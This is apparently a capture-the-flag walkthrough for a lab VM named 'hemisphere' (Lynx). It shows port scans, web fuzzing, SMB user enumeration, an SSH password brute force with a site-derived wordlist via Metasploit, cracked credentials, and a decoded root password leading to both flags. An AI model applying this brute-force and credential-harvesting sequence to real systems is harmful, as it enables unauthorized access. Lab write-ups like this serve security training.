Machine name: hemisphere
machine IP: 192.168.56.115

netdiscover scan

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 8 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 480
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:11      1      60  Unknown vendor
 192.168.56.100  08:00:27:06:b7:c7      2     120  PCS Systemtechnik GmbH
 192.168.56.115  08:00:27:4b:22:00      5     300  PCS Systemtechnik GmbH
```

nmap scan

```
┌──[user@parrot]─[~/Documents]
└──╼ $nmap -sC -sV -p- hemisphere
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-19 22:20 +08
Nmap scan report for hemisphere (192.168.56.115)
Host is up (0.0011s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 26:21:06:43:f3:27:b0:2f:df:eb:37:c0:26:d7:58:2a (RSA)
|   256 cd:a2:e4:63:31:78:79:a1:56:1d:1d:bd:85:ee:6b:fb (ECDSA)
|_  256 dd:bc:7e:1d:a3:ad:ff:aa:1a:3f:d3:68:a4:42:ea:1b (ED25519)
80/tcp  open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title:  Lynx
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
Service Info: Host: LYNX; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -40m02s, deviation: 1h09m16s, median: -2s
|_nbstat: NetBIOS name: LYNX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: lynx
|   NetBIOS computer name: LYNX\x00
|   Domain name: \x00
|   FQDN: lynx
|_  System time: 2021-06-19T16:23:06+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-06-19T14:23:06
|_  start_date: N/A
```

no open udp ports

```
┌──[user@parrot]─[~/Documents]
└─$sudo nmap -sU hemisphere
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-19 22:21 +08
Nmap scan report for hemisphere (192.168.56.115)
Host is up (0.0016s latency).
All 1000 scanned ports on hemisphere (192.168.56.115) are closed (949) or open|filtered (51)
MAC Address: 08:00:27:4B:22:00 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1036.02 seconds
┌──[user@parrot]─[~/Documents]
└─$
```

main dir larg dir scan: nothing special

```
┌──[✗]─[user@parrot]─[/SecLists/Discovery/Web-Content]
└─$ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u http://hemisphere/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://hemisphere/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

server-status           [Status: 403, Size: 275, Words: 20, Lines: 10]
                        [Status: 200, Size: 918, Words: 174, Lines: 31]
                        [Status: 200, Size: 918, Words: 174, Lines: 31]
:: Progress: [62283/62283] :: Job [1/1] :: 8496 req/sec :: Duration: [0:01:25] :: Errors: 3 ::
┌──[user@parrot]─[/SecLists/Discovery/Web-Content]
└─$
```

no usable shares

```
┌──[user@parrot]─[~/Documents]
└─$smbclient -L //hemisphere
Enter WORKGROUP\user's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
SMB1 disabled -- no workgroup available
┌──[user@parrot]─[~/Documents]
└─$
```

nbtstat enum: nothing special

```
 ==========================================
|    Nbtstat Information for hemisphere    |
 ==========================================
Looking up status of 192.168.56.115
        LYNX            <00> -         B <ACTIVE>  Workstation Service
        LYNX            <03> -         B <ACTIVE>  Messenger Service
        LYNX            <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

main dir: file scan, nothing special

```
└─$ ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-large-files.txt -u http://hemisphere/FUZZ

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://hemisphere/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

index.html              [Status: 200, Size: 918, Words: 174, Lines: 31]
.htaccess               [Status: 403, Size: 275, Words: 20, Lines: 10]
.                       [Status: 200, Size: 918, Words: 174, Lines: 31]
.html                   [Status: 403, Size: 275, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 275, Words: 20, Lines: 10]
.htm                    [Status: 403, Size: 275, Words: 20, Lines: 10]
.htpasswds              [Status: 403, Size: 275, Words: 20, Lines: 10]
.htgroup                [Status: 403, Size: 275, Words: 20, Lines: 10]
.htaccess.bak           [Status: 403, Size: 275, Words: 20, Lines: 10]
.htuser                 [Status: 403, Size: 275, Words: 20, Lines: 10]
.ht                     [Status: 403, Size: 275, Words: 20, Lines: 10]
.htc                    [Status: 403, Size: 275, Words: 20, Lines: 10]
.htaccess.old           [Status: 403, Size: 275, Words: 20, Lines: 10]
.htacess                [Status: 403, Size: 275, Words: 20, Lines: 10]
:: Progress: [37042/37042] :: Job [1/1] :: 3696 req/sec :: Duration: [0:00:48] :: Errors: 1 ::
┌─[user@parrot]─[/SecLists/Discovery/Web-Content]
└─$
```

nikto scan: nothing special

```
$nikto -h hemisphere
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.115
+ Target Hostname:    hemisphere
+ Target Port:        80
+ Start Time:         2021-06-19 22:23:38 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 396, size: 5b09d7f56a899, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7682 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-06-19 22:24:52 (GMT8) (74 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

bruteforce user using enum4linux
user: johannes

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\johannes (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
```

Uses password based login

```
┌─[user@parrot]─[/SecLists/Discovery/Web-Content]
└──╼ $ssh johannes@hemisphere
The authenticity of host 'hemisphere (192.168.56.115)' can't be established.
ECDSA key fingerprint is SHA256:wr2pg8GaSDMCxnuLNOBflKqM32W5b6LUEZX7x4NBXvI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'hemisphere,192.168.56.115' (ECDSA) to the list of known hosts.
johannes@hemisphere's password:
Permission denied, please try again.
johannes@hemisphere's password:
```

use site's word as dictionary

```
┌─[user@parrot]─[/tmp]
└──╼ $cewl http://hemisphere/ -w mydict.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

brute force using msfconsole

```
┌─[✗]─[user@parrot]─[/tmp]
└──╼ $fg
sudo msfconsole (wd: /SecLists/Discovery/Web-Content)


msf6 auxiliary(scanner/ssh/ssh_login) > options
```

creds found
johannes:constelaciones

```
[+] 192.168.56.115:22 - Success: 'johannes:constelaciones' 'uid=1000(johannes) gid=1000(johannes) grupos=1000(johannes),
d64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.56.106:38505 -> 192.168.56.115:22) at 2021-06-19 22:52:43 +0800
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

user flag

```
johannes@Lynx:~$ cat user.txt
uZ8iARX2aiDV1bNz7Dx4
johannes@Lynx:~$ cat user.txt | base64 -d
��"�j ��ś<xjohannes@Lynx:~$
```


kernel is fairly recent

```
johannes@Lynx:/etc/samba$ lsb_release -a ; uname -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
Linux Lynx 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 GNU/Linux
johannes@Lynx:/etc/samba$
```

suspicious creds
20Kl7iS1KCaniO8DWMzh:toor

```
johannes@Lynx:~/Desktop$ lsf
total 12K
drwxr-xr-x  2 root     root     4.0K Oct  1  2020 ./
drwxr-xr-x 10 johannes johannes 4.0K Oct  1  2020 ../
-rw-r--r--  1 root     root       37 Oct  1  2020 .creds
johannes@Lynx:~/Desktop$ cat .creds
MjBLbDdpUzFLQ2FuaU84RFdNemg6dG9vcg==
johannes@Lynx:~/Desktop$ cat .creds |base64 -d
20Kl7iS1KCaniO8DWMzh:toorjohannes@Lynx:~/Desktop$
```

Its spelt backwards:
http://spellbackwards.com/
hzMWD8OinaCK1Si7lK02



root flag

```
johannes@Lynx:~/Desktop$ su - root
Password:
root@Lynx:~# cd /root
root@Lynx:~# ls -lah
total 32K
drwx------  4 root root 4,0K oct  1  2020 .
drwxr-xr-x 18 root root 4,0K oct  1  2020 ..
-rw-------  1 root root  207 oct  1  2020 .bash_history
-rw-r--r--  1 root root    0 oct  1  2020 ..bash_history.swp
-rw-r--r--  1 root root  570 ene 31  2010 .bashrc
drwx------  3 root root 4,0K oct  1  2020 .gnupg
drwxr-xr-x  3 root root 4,0K oct  1  2020 .local
-rw-r--r--  1 root root  148 ago 17  2015 .profile
-rw-r--r--  1 root root   21 oct  1  2020 root.txt
root@Lynx:~# cat root.txt
4xKWoV6QGHTetItzD7mI
root@Lynx:~# hostname
Lynx
root@Lynx:~#
```